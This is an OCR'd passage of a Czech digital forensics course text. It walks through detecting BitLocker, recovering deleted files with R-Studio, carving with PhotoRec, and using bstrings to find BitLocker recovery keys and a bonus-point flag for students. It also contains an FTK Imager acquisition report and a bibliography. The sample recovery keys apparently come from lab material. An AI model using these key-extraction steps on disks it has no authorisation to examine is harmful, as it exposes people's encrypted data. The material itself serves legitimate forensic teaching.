Encrypted Disk Detector v3.1.0
Copyright (c) 2009-2022 Magnet Forensics Inc.
http://www.magnetforensics.com
// By using this software from Magnet Forensics, you agree that your use is
he End User License Agreement available at www.magnetforensics.com/legal. //

* Checking physical drives on system... *

Checking PhysicalDrive4 - StorLib Virtual Storage (1 GB) - Status: OK

* Completed checking physical drives on system. *

* Running Secondary Bitlocker Check... *

Volume F: [Label Unknown] is encrypted using Bitlocker.

* Completed Secondary Bitlocker Check... *

*** Encrypted volumes and/or processes were detected by EDD. ***

Press any key to continue...
(use 'EDD /batch' to bypass this prompt next time)
```

Obrázek 141 - Výsledky testovaní EDD (vlastní)

Výsledkem testu je upozornění, že testovaný disk je šifrovaný nástrojem Bitlocker.

10 Obnova smazaných dat

Ztráta dat je relativně běžný jev způsobený kombinací uživatelských chyb, aplikačních chyb, chyb operačního systému nebo hardwarových chyb paměťových médií.

Mezi nejčastější důvody pro ztrátu dat patří:

- úmyslné a neúmyslný výmaz souborů, adresářů;
- přeformátování souborového systému;
- poškození alokačních informací FAT/MFT.

Ačkoliv jsou data po výše uvedených příkladech uživateli nepřístupná, neznamená to, že jsou zcela a permanentně zničena. Oblast disku, na které se soubor nebo soubory nacházely jsou stále obsazeny původními daty. Při jednoduchém výmazu a za předpokladu, že oblasti disku nebyly přepsány novými daty, je možné obnovit data pomocí informací uložených v alokační tabulce. V takovém případě bude možné obnovit soubory včetně původních metadat jako je název souboru a kompletní adresářová struktura. Pokud referenční data alokační tabulky nejsou k dispozici, je možné využít data carvingu, který se pokusí obnovit alespoň surové bloky dat soborů identifikovaných dle hlavičky souboru.

Programy pro obnovu dat obvykle prohledávají celé paměťové zařízení a shromažďují informace o souborovém systému. Výsledky skenování jsou následně použity k sestavení mapy fragmentů souborů a adresářové struktury. Tato mapa popisuje vztahy mezi soubory a klastry, názvy souborů, velikostí a dalšími atributy souborového systému. Poté může program pro obnovu načíst vybrané soubory a složky v souladu s mapou souborů a zkopírovat je na jiné paměťové médium.

Podmínky pro obnovu dat pomocí data recovery programů:

- oblasti disku obsahující smazaná data nebyly přepsány novými daty;
- výmaz souborů nebyl proveden specializovanými nástroji pro bezpečný výmaz;
- smazaná data nebyla poškozena TRIM funkcí solid-state drive (SSD) disků;
- paměťové médium je hardwarově funkční.

Při obnově dat je vhodné obnovovat data z obrazu disku, a nikoliv přímo ze zdrojového zařízení a obnovené soubory VŽDY ukládat na jiný než zdrojový disk.


10.1 R-Studio

Data recovery nástroj pro obnovu dat ze souborových systémů Microsoft: FAT32, ExFAT, NTFS, Apple: HFS/HFS+, APFS, GNU/Linux: Ext2, Ext3, Ext4 a dalších.


Prvním krokem k obnově dat je připojení obrazu disku v blokovém režimu.

Postup:

připojit obraz disku v blokovém režimu v FTK Imageru -> vybrat virtualizovaný disk v R-Studiu -> kontrola disku v properties -> kliknout pravým tlačítkem myši na vybraný disk -> vybrat volbu “sken” -> na identifikovaných diskových oddílech kliknout pravým tlačítkem myši a vybrat “Open Drive Files” -> označit zájmové soubory -> pravým klikem myši vyvolat menu -> vybrat „Recover Marked“ -> vybrat výstupní adresář -> potvrdit tlačítkem „OK“




Obrázek 142 - Připojení obrazu disku (vlastní)




Obrázek 143 - Zobrazení aktuálního obsahu disku (vlastní)

Obraz disku je připojen jako blokové zařízení PhysicalDrive5 a jako logická jednotka G:\. Aktuálně platné soubory lze zobrazit v FTK Imageru nebo v průzkumníku souborů systému Windows.




Obrázek 144 - Vlastnosti připojeného disku (vlastní)




Obrázek 145 - Zobrazení aktuálně platných souborů (vlastní)

Pravděpodobnost obnovení smazaných dat je závislá na počtu a velikosti nových souborů nahraných na zkoumané paměťové médium. Rostoucí počet a velikost nahraných souborů přímo úměrně zvyšuje pravděpodobnost úplné ztráty nebo částečného přepisu smazaných souborů.




Obrázek 146 - R-Studio – aktivní pevné disky (vlastní)




Obrázek 147 - R-Studio vlastnosti vybraného disku (vlastní)


Grafické rozhraní R-Studia zobrazí veškeré dostupné disky, ze kterých je možné vybrat virtualizovaný disk obsahující data z obrazu disku. Kontrolou parametru OS Object je vhodné ověřit správnost vybraného disku. FTK Imager a R-Studio shodně zobrazují PhysicalDrive5 jako zdrojový disk pro obnovu dat.



Obrázek 148 - R-Studio – menu (vlastní)




Obrázek 149 - R-Studio – parametry skenu (vlastní)



Obrázek 150 - R-Studio – datová mapa (vlastní)


Po potvrzení výběru správného disku je nutné z menu spustit sken diskové jednotky. Přednastavené parametry skenu jsou téměř vždy dostačující a není nutné je měnit. Průběh skenu se zobrazuje v datové mapě zobrazující identifikované artefakty souborových systémů.




Obrázek 151 - R-Studio – identifikované souborové systémy (vlastní)

Obrázek 152 - R-Studio – menu – prohlížení, obnova dat (vlastní)

Ukončený sken zobrazí nově identifikované souborové systémy jako nové diskové oddíly zkoumaného paměťového média. Zde je možné si identifikovaný oddíl otevřít v souborovém manageru a prohlédnout obnovitelné sobory nebo zvolit možnost obnovy všech souborů.




Obrázek 153 - R-Studio – souborový manager (vlastní)




Obrázek 154 - R-Studio – identifikované smazané soubory (vlastní)

Prohlížením obsahu disku lze z disku získat pouze zájmové soubory a zbytečně neblokovat forenzní stanici obnovováním systémových, nebo aplikačních souborů, které neobsahují relevantní data pro stanovené cíle analýzy. Na identifikovaném NTFS diskovém oddílu byly nalezeny dva soubory. Podle názvů lze usuzovat že jde o zálohu Bitlocker recovery klíče a soubor s hesly. Usuzovat na obsah disku na základě jména soborů, ale není ve forenzním zkoumání doporučovaným postupem, proto je nutné obsah ověřit.




Obrázek 155 - R-Studio – hexadecimální zobrazení souboru (vlastní)




Obrázek 156 - R-Studio – textové zobrazení souboru (vlastní)

R-Studio, stejně jako FTK Imager, obsahuje prohlížeč souborů, ve kterém je možné data otevřít v hexadecimálním zobrazení pro binární soubory nebo čistě v textovém zobrazení. Po ověření obsahu je možné sobory označit a po ukončení prohlížení diskového oddílu obnovit jen vybrané soubory.



Obrázek 157 - R-Studio – obnovení vybraných souborů (vlastní)



Obrázek 158 - R-Studio – parametry obnovení (vlastní)

Obrázek 159 - Obnovené soubory (vlastní)

Obnovené soubory jsou uloženy v definovaném adresáři, ideálně ve stejném stavu jako se nacházely před smazáním.

10.2 Data Carving

Možnost obnovy souborů, založené na datech z alokační tabulky, není možné garantovat za každé situace. Proto bylo nutné vyvinout specializované algoritmy vyhledávácí datové signatury („hlavičky“) typické pro dané souborové typy (PDF, dokumenty Microsoft Office, JPEG, PNG atd.). Tento postup se používá při obnově z poškozených nebo jinak neinterpretovatelných dat, jako jsou neznámé souborové systémy, bloky dat exportované z operační paměti, soubory schované v neaktivních částech nebo přidaných na konec jiných platných souborů.

```
$ xxd file2.raw | head -n 10
00000000: c5f5 80b4 e5ae 1d66 b7c9 62ca 47cc cddb  .......f..b.G...
00000010: 050e cafa 70ff 390b b873 5ff8 cf97 96da  ....p.9..s_.....
00000020: 71d1 b393 05b2 c4d0 929d 6865 4c74 c918  q.........heLt..
00000030: 8df0 0f22 79eb 663d 9f00 48ee 3769 77b3  ..."y.f=..H.7iw.
00000040: e8d1 bff1 2996 a657 13c6 4d37 62e8 dc59  ....)..W..M7b..Y
00000050: b4db 5464 c4f6 8797 4782 95e9 19ba 5437  ..Td....G.....T7
00000060: bddc bd95 fa6a 7228 b113 197f 01a5 07dd  .....jr(........
00000070: 5a41 6fe8 5d1b 15d5 9f51 1794 b339 d219  ZAo.]....Q...9..
00000080: fae7 3a81 fe6b 98ad 7a35 be71 0d9c d2a8  ..:..k..z5.q....
00000090: 6aa0 69df f251 5c20 0181 ef27 025a 4fc2  j.i..Q\ ...'.ZO.
```

Obrázek 160 - Surový blok dat zobrazený v hexadecimálním a textovém formátu (vlastní)

Surový blok dat zobrazený v hexadecimální formě na první pohled neobsahuje hlavičku, podle které by bylo možné identifikovat typ souboru. Stejně tak na první pohled neobsahuje ani textové řetězce obvykle obsahující metadata souborů a dokumentů. Manuální kontrola souboru pomocí hexaeditoru je možná, ale časově nepraktická.

Blok dat je možné otestovat na přítomnost platných datových formátů pomocí datacarvingu. Algoritmus otestuje každou část souboru a porovná je s databází známých signatur datových formátů.

Pokud narazí na známou signaturu vykopíruje danou část do samostatného souboru. Jednou z nevýhod datacarvingu je nemožnost obnovit původní název souboru, jelikož ten je uložen v alokační tabulce souborového systému. Stejně tak je problematické pomocí datacarvingu obnovit fragmentované soubory u kterých je velká pravděpodobnost, že obnovený soubor nebude kompletní, nebo bude obsahovat data jiných souborů.


10.3 PhotoRec

Za vývojem nástroje PhotoRec stojí Christophe Grenier. Jeho nástroje jsou zdarma ke stažení na stránkách CGSecurity[110]. PhotoRec je datacarvingový nástroj a z toho vyplývá, že ignoruje alokační tabulky souborových systémů a vyhledává souborové signatury.


Postup:

Vybrat zdrojový soubor nebo diskovou jednotku -> diskový oddíl „Unknown“ -> vybrat složku pro uložení souborů -> z menu „File Formats“ vybrat signatury souborů, které se mají vyhledávat -> Search

[110] https://www.cgsecurity.org/wiki/TestDisk_Download




Obrázek 161 - PhotoRec – datacarving (vlastní)




Obrázek 162 - PhotoRec – souborové signatury (vlastní)

Nastavení je, na rozdíl od R-Studia, naprosto triviální. Na vstupu lze využít nekomprimovaný obraz disku v RAW DD formátu, soubor s obrazem operační paměti, soubor s nestrukturovanými daty nebo virtualizovaný disk. PhotoRec obsahuje necelých 500 souborových signatur[111], které je možné identifikovat a exportovat ze zkoumaného zdroje dat.



Obrázek 163 - PhotoRec – průběh analýzy (vlastní)



Obrázek 164 - PhotoRec – nalezený .PNG soubor (vlastní)

Ignorování záznamů alokační tabulky má za následek změnu v názvu obnovených souborů, obecně u souborů obnovených datacarvingovou metodou je název vytvořen společnou předponou v tomto případě písmenem F a číselnou hodnotou. Výsledkem obnovy souboru v prezentovaném příkladu je obnovení jednoho obrazového souboru typu .PNG.

[111] https://www.cgsecurity.org/wiki/File_Formats_Recovered_By_PhotoRec

10.4 BStrings

Vyhledávání textových řetězců je formou datacarvingu, kterou lze použít na jakákoliv nekomprimovaná, nebo nešifrovaná data. Obecně je možné z binárních souborů získat metadata a v některých případech i části datového obsahu. BStrings je opět nástroj od Erica Zimmermana[112]. Mimo funkce vyhledávání ASCII řetězců podporuje vyhledávání regulárními výrazy pro export emailových adres, IP adres, čísel sociálního pojištění USA, čísla kreditních karet, identifikátory peněženek krypto měn a dalších zájmových informací se známou strukturou znaků a číslic.

Postup:

v příkazové řádce CMD.EXE spustit: bstrings.exe -f F:\file2.raw -m 10

Parametr -m udává minimální délku nalezených řetězců.

Command line: -f F:\file2.raw -m 10

Searching 1 chunk (512 MB each) across 13.276 MB in 'F:\file2.raw'

Chunk 1 of 1 finished. Total strings so far: 385 Elapsed time: 0.849 seconds. Average strings/sec: 454

Primary search complete. Looking for strings across chunk boundaries...

Search complete.

Processing strings...

y\33L\;IF:2

ok8r}0M[%k

jM$A_j4=-O

*i@~Ks&U]J

ooU5bP%2Z9

1A,mQ'b6dy6

H{PP8;JW.[v@<We

-yuQD

BitLocker Drive Encryption recovery key

To verify that this is the correct recovery key, compare the start of the following identifier

with the identifier value displayed on your PC.

Identifier: B43A805B-6A47-4CED-AD98-98C4515CCF9C

If the above identifier matches the one displayed by your PC, then use the following key to

unlock your drive.

Recovery Key: 391006-269556-459019-559988-446039-530794-222607-362549

If the above identifier doesn't match the one displayed by your PC, then this isn't the right

key to unlock your drive.

[112] https://github.com/EricZimmerman/bstrings

Dle výsledků testovaný soubor file2.raw obsahuje nejen již nalezený obrázek, ale také dešifrovací klíč k diskovému oddílu chráněnému nástrojem Bitlocker.

Vyhledávání dešifrovacích klíčů je součástí bstrings a specifické regulární výrazy lze specifikovat parametrem – lr, pro vyhledávání Bitlocker klíčů je nutné přidat parametr --lr bitlocker.

Postup:

v příkazové řádce CMD.EXE spustit: bstrings.exe --lr bitlocker -f file2.raw

Found 384 strings in 0.852 seconds. Average strings/sec: 452

bstrings.exe --lr bitlocker -f file2.raw

Command line: --lr bitlocker -f file2.raw

Searching via RegEx pattern: [0-9]{6}?-[0-9]{6}-[0-9]{6}-[0-9]{6}-[0-9]{6}-[0-9]{6}-[0-9]{6}-[0-9]{6}

Searching 1 chunk (512 MB each) across 13.276 MB in 'F:\file2.raw'

Chunk 1 of 1 finished. Total strings so far: 347,346 Elapsed time: 1.888 seconds. Average strings/sec: 183,947

Primary search complete. Looking for strings across chunk boundaries...

Search complete.

261008-399588-459019-449229-226069-130744-111608-369567

391006-269566-459019-559889-446039-530794-222607-362549

Found 2 strings in 1.169 seconds. Average strings/sec: 302,457

Vyhledávání textových řetězců odpovídajících struktuře dešifrovacích klíčů nástroje Bitlocker, odhalilo další klíč, který v původním vyhledávání zapadl mezi ostatními výsledky. Bstrings podporují vyhledávání uživatelsky definovaných řetězců/klíčových slov, běžně se vyhledávají jména, adresy, čísla bankovních účtů, ale je také možné vyhledávat bonusové body ke zkoušce.

Postup:

v příkazové řádce CMD.EXE spustit: bstrings.exe --ls bonus -f file2.raw

Command line: --ls flag -f file2.raw

Searching 1 chunk (512 MB each) across 13.276 MB in 'F:\file2.raw'

Chunk 1 of 1 finished. Total strings so far: 347,346 Elapsed time: 1.178 seconds. Average strings/sec: 294,835

Primary search complete. Looking for strings across chunk boundaries...

Search complete.

Processing strings...

[DFA-VSE-4SA540]{Flag:XX01-BonusovyBod}

Found 1 string in 1.182 seconds. Average strings/sec: 293,888

První student, který nalezený kód pošle přednášejícímu, získá bod do závěrečného hodnocení.

Přílohy

Příloha I – Online materiály

Informační bezpečnost:

- Cisco Academy Introduction to Cybersecurity – https://skillsforall.com/course/introduction-to-cybersecurity

Operační systémy:

- Cisco Academy – Linux Essentials – https://www.netacad.com/courses/os-it/ndg-linux-essentials
- SANS Cyber Aces – Introduction to Operating Systems (Windows, Linux) – https://www.sans.org/cyberaces/introduction-to-operating-systems/
- SANS Cyber Aces – System Administration – https://www.sans.org/cyberaces/system-administration/

Počítačové sítě:

- Cisco Academy Networking Essentials – https://skillsforall.com/course/networking-essentials
- SANS Cyber Aces – Networking – https://www.sans.org/cyberaces/networking/

Programování:

- Krython ... tě naučí Python! – https://krython.vnovak.cz
- Cisco Academy Programming Essentials in Python – https://www.netacad.com/courses/programming/pcap-programming-essentials-python
- Google's Python Class – https://developers.google.com/edu/python

Management:

- Šéfuj kyber! – kurz pro managery kybernetické bezpečnosti - https://osveta.nukib.cz/course/view.php?id=92#section-1

Capture The Flag – praktická cvičení:

- LetsDefend – https://letsdefend.io/
- CyberDefenders – https://cyberdefenders.org/blueteam-ctf-challenges/
- HackTheBox – https://www.hackthebox.com/

Náborové otázky z informační bezpečnosti – https://github.com/LetsDefend/SOC-Interview-Questions

Příloha II – Report o zajištění stopy FTK Imager

Created By AccessData® FTK® Imager 4.5.0.3

Case Information:

Acquired using: ADI4.5.0.3

Case Number: VSE2022-496

Evidence Number: NTB001-HDD01

Unique description: VSE2022-496-NTB001-HDD01

Examiner: Jiri Holoska

Notes: Bitlocker Recovery Key: 634216-049050-148990-318052-056864-456476-633589-592110

Information for F:\Stopy\VSE2022-496-NTB001-HD001:

Physical Evidentiary Item (Source) Information:

Physical Evidentiary Item (Source) Information:

[Device Info]

Source Type: Physical

[Drive Geometry]

Cylinders: 943

Tracks per Cylinder: 255

Sectors per Track: 63

Bytes per Sector: 512

Sector Count: 15,155,200

[Physical Drive Information]

Drive Model: ADATA SATA Drive Device

Drive Serial Number: AA00000000000489

Drive Interface Type: SATA

Removable drive: True

Source data size: 7400 MB

Sector count: 15155200 [Computed Hashes]

MD5 checksum: 769bd67e495752ada6d95b2d63a9fdf1

SHA1 checksum: ae9614488b0de97360b398535ab96fa9cf5cdac0

Image Information:

Acquisition started: Fri Nov 4 08:56:21 2022

Acquisition finished: Fri Nov 4 08:57:33 2022

Segment list:

F:\Stopy\VSE2022-496-NTB001-HD001.E01

Image Verification Results:

Verification started: Fri Nov 4 08:57:33 2022

Verification finished: Fri Nov 4 08:58:20 2022

MD5 checksum: 769bd67e495752ada6d95b2d63a9fdf1: verified

SHA1 checksum: ae9614488b0de97360b398535ab96fa9cf5cdac0: verified

Seznam obrázků

Seznam zdrojů

1. NIST – National Institute of Standards and Technology. U.S. Department of Commerce. *Information Technology Laboratory. Computer Security Resource Center. Glossary.* [cit. 2022-10-02]. Dostupné z: https://csrc.nist.gov/glossary/term/digital_forensics
2. Department of Defense. United States of America. *Directive Number 5505.13E.* March1, 2010. Incorporating Change 1, July 27, 2017. [cit. 2022-10-02]. Dostupné z: https://www.esd.whs.mil/Portals/54/Documents/DD/issuances/dodd/550513Ep.pdf?ver=2019-06-06-103505-737
3. Svetlík, Marián. Zázraky forenzního zkoumání. *Digital Forensic Journal*. 2015, 2(4), 5–11. ISSN 2336-4750. [cit. 2022-10-02]. Dostupné z: https://issuu.com/digitalforensicjournal/docs/dfj_2-2015_160405
4. Zákon č. 141/1961 Sb. Zákon o trestním řízení soudním (trestní řád). [cit. 2022-10-02]. Dostupné z: https://www.zakonyprolidi.cz/cs/1961-141#cast1
5. Zákon č. 254/2019 Sb. *Zákon o znalcích, znaleckých kancelářích a znaleckých ústavech.* [cit. 2022-10-02]. Dostupné z: https://www.zakonyprolidi.cz/cs/2019-254
6. Vyhláška č. 503/2020 Sb. Vyhláška o výkonu znalecké činnosti. [cit. 2022-10-02]. Dostupné z: https://www.zakonyprolidi.cz/cs/2020-503
7. Sbírka zákonů. Česká republika. Částka 207 Rozeslána Dne 7. prosince 2020. [cit. 2022-10-02]. Dostupné z: https://aplikace.mvcr.cz/sbirka-zakonu/ViewFile.aspx?type=c&id=39001
8. CISA. Cybersecurity & Infrastructure Security Agency. *America's Cyber Defense Agency.* [cit. 2022-10-02]. Dostupné z: *Insider Threat Mitigation.* https://www.cisa.gov/insider-threat-mitigation
9. Harris Mark. *Inside the Uber and Google settlement with Anthony Levandowski.* [cit. 2022-10-02]. Dostupné z: https://techcrunch.com/2022/02/15/inside-the-uber-and-google-settlement-with-anthony-levandowski
10. Department of Justice. United States Attorney's Office. Northern District of California. *San Jose Man Sentenced to Two Years Imprisonment for Damaging Cisco's Network.* Press Release. [cit. 2022-10-02]. Dostupné z: https://www.justice.gov/usao-ndca/pr/san-jose-man-sentenced-two-years-imprisonment-damaging-cisco-s-network
11. Toulas Bill. *Angry IT admin wipes employer's databases, gets 7 years in prison.* Bleepingcomputer. News. Security. [cit. 2022-10-02]. Dostupné z: https://www.bleepingcomputer.com/news/security/angry-it-admin-wipes-employer-s-databases-gets-7-years-in-prison/
12. Cimpanu Catalin. *Russian Nuke Scientists, Ukrainian Professor Arrested for Bitcoin Mining.* Bleepingcomputer. News. CryptoCurrency. [cit. 2022-10-02]. Dostupné z: https://www.bleepingcomputer.com/news/cryptocurrency/russian-nuke-scientists-ukrainian-professor-arrested-for-bitcoin-mining/
13. Dioquino Vince. *Russian scientists busted for unauthorized crypto mining.* Coingeek. [cit. 2022-10-02]. Dostupné z: https://coingeek.com/russian-scientists-busted-unauthorized-crypto-mining/

14. Coble Sarah. *Data of 106 Million Visitors to Thailand Breached.* Infosecurity Group Magazine. [cit. 2022-10-02]. Dostupné z: https://www.infosecurity-magazine.com/news/data-of-106-million-visitors-to/

15. Bischoff Paul. *Database containing personal info of 106 million international visitors to Thailand was exposed online.* Comparitech. Blog. Information Security. [cit. 2022-10-02]. Dostupné z: https://www.comparitech.com/blog/information-security/thai-traveler-data-leak/

16. BISCHOFF, PAUL. *Database containing personal info of 106 million international visitors to Thailand was exposed online*. 2021 [cit. 2022-10-02]. Dostupné z: https://www.comparitech.com/blog/information-security/thai-traveler-data-leak/

17. The Federal Reserve. FedPaymenets Improvement. *Synthetic Identity Fraud in the U.S. Payment System. A Review of Ccauses and Contributing Factors.* [cit. 2022-10-15]. Dostupné z: https://fedpaymentsimprovement.org/wp-content/uploads/frs-synthetic-identity-payments-fraud-white-paper-july-2019.pdf

18. Winder Davey. *Lockheed Martin, SpaceX and Tesla Caught in Cyber Attack Crossfire.* Forbes. Innovation. Cybersecurity. [cit. 2022-10-15]. Dostupné z: https://www.forbes.com/sites/daveywinder/2020/03/02/lockheed-martin-spacex-and-tesla-caught-in-cyber-attack-crossfire/

19. Schwartz Samantha. *Boeing, Tesla manufacturer breached after ransomware attack.* [cit. 2022-10-15]. Dostupné z: https://www.ciodive.com/news/Visser-Precision-ransomware-breach/573276/

20. Stone-Gross Brett, Frankoff Sergei and Hartley Bex. *BitPaymer Source Code Fork: Meet DoppelPaymer Ransomware and Dridex 2.0.* CrowdStrike. Blog. [cit. 2022-10-15]. Dostupné z: https://www.crowdstrike.com/blog/doppelpaymer-ransomware-and-dridex-2/

21. Turton William, Mehrotra Kartikay. *Hackers Breached Colonial Pipeline Using Compromised Password.* Bloomberg. [cit. 2022-10-15]. Dostupné z: https://www.bloomberg.com/news/articles/2021-06-04/hackers-breached-colonial-pipeline-using-compromised-password

22. Lakshmanan Ravie. *T-Mobile Admits Lapsus$ Hackers Gained Access to its Internal Tools and Source Code.* The Hacker News. [cit. 2022-10-15]. Dostupné z: https://thehackernews.com/2022/04/t-mobile-admits-lapsus-hackers-gained.html

